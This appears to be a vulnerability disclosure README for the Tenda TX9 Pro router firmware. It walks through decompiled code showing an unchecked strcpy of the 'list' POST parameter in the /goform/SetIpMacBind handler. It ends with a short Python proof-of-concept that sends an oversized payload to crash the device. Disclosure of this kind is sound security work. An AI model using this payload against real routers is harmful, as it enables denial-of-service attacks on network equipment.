| | |
|---|---|
| .. | |
| img | 20 days ago |
| README.md | 20 days ago |
| video_corpus.tar.xz | 8 days ago |

README.md

Affect device: Tenda-TX9 Pro V22.03.02.10 (https://www.tendacn.com/download/detail-4219.html)


Vulnerability Type: Stack overflow

Impact: Denial of Service(DoS)

## Vulnerability description

This vulnerability is a stack overflow triggered in the `sub_42EDE4` function, which satisfies the request of the upper-level interface function `sub_42F124`, that is, handles the post request under `/goform/SetIpMacBind`

The `sub_42F124` function calls `sub_42EFF8` function




```
int __fastcall sub_42F124(int a1)
{
  int v3[4]; // [sp+1Ch] [-18h] BYREF

  v3[0] = 0;
  v3[1] = 0;
  v3[2] = 0;
  v3[3] = 0;
  blob_buf_init(v3, 0);
  sub_42EFF8(a1, (int)v3);
  tapi_set_ipmacbindcfg(v3[0]);
  blob_buf_free(v3);
  sub_415288(a1, "HTTP/1.0 200 OK\r\n\r\n");
  sub_415288(a1, "{\"errCode\":%d}", 0);
  sub_415A74(a1, 200);
  return _stack_chk_guard;
}
```

In the `sub_42EFF8` function, the two local variables `v4` and `v5` are obtained directly from the http request parameter `bindnum` and `list`, respectively .

The address of `v5` ( `v9` ) is used as the second parameter of the `sub_42EDE4` function


Then it calls `sub_42EDE4` function



```
int __fastcall sub_42EFF8(int a1, int a2)
{
  int v4; // $s3
  int v5; // $s0
  int v6; // $s3
  int i; // $s0
  int v9; // [sp+18h] [-18h] BYREF
  int v10[4]; // [sp+1Ch] [-14h] BYREF

  v10[0] = 0;
  v10[1] = 0;
  v10[2] = 0;
  v10[3] = 0;
  blob_buf_init(v10, 0);
  v4 = sub_4150CC(a1, "bindnum", "0");
  v5 = sub_4150CC(a1, "list", "");
  v6 = atoi(v4);
  v9 = v5;
  for ( i = 1; v9 && v6 >= i && sub_42EDE4(i, &v9, (int)v10) != 1; ++i )
    ;
  blob_put(a2, 0, v10[0] + 4, *(_DWORD *)v10[0] & 0xFFFFFF);
  blob_buf_free(v10);
  return _stack_chk_guard;
}
```

In the `sub_42EDE4` function, `v6` is incoming **list** parameter, and it is copied to `v18` without length limit and security check. So the attacker can cause stack overflow through a long `list` and achieve denial of service attack



```
  memset(v17, 0, sizeof(v17));
  v6 = *a2;
  v7 = (_BYTE *)strchr(*a2, 10);
  if ( v7 )
  {
    *v7 = 0;
    v8 = v7 + 1;
    strcpy(v18, *a2);
    *a2 = v8;
  }
  else
  {
    strcpy(v18, v6);
  }
  if ( v18[0] == 13 )
  {
    v9 = sscanf(&v18[1], "%17[0-9a-fA-F:]\r%s", v15, v16);
    v10 = 0x450000;
    if ( v9 != 2 )
    {
LABEL_5:
      puts("get ip and mac error!", v10);
      return 1;
    }
    strcpy(v17, "");
  }
```

## poc

```
import requests
from pwn import *

url = "http://192.168.28.131/goform/SetIpMacBind"
cookie = {"Cookie":"password=aaa"}
data = {"bindnum": "1", "list":"\r" + "A" * 0x500}


requests.post(url, cookies=cookie, data=data)
```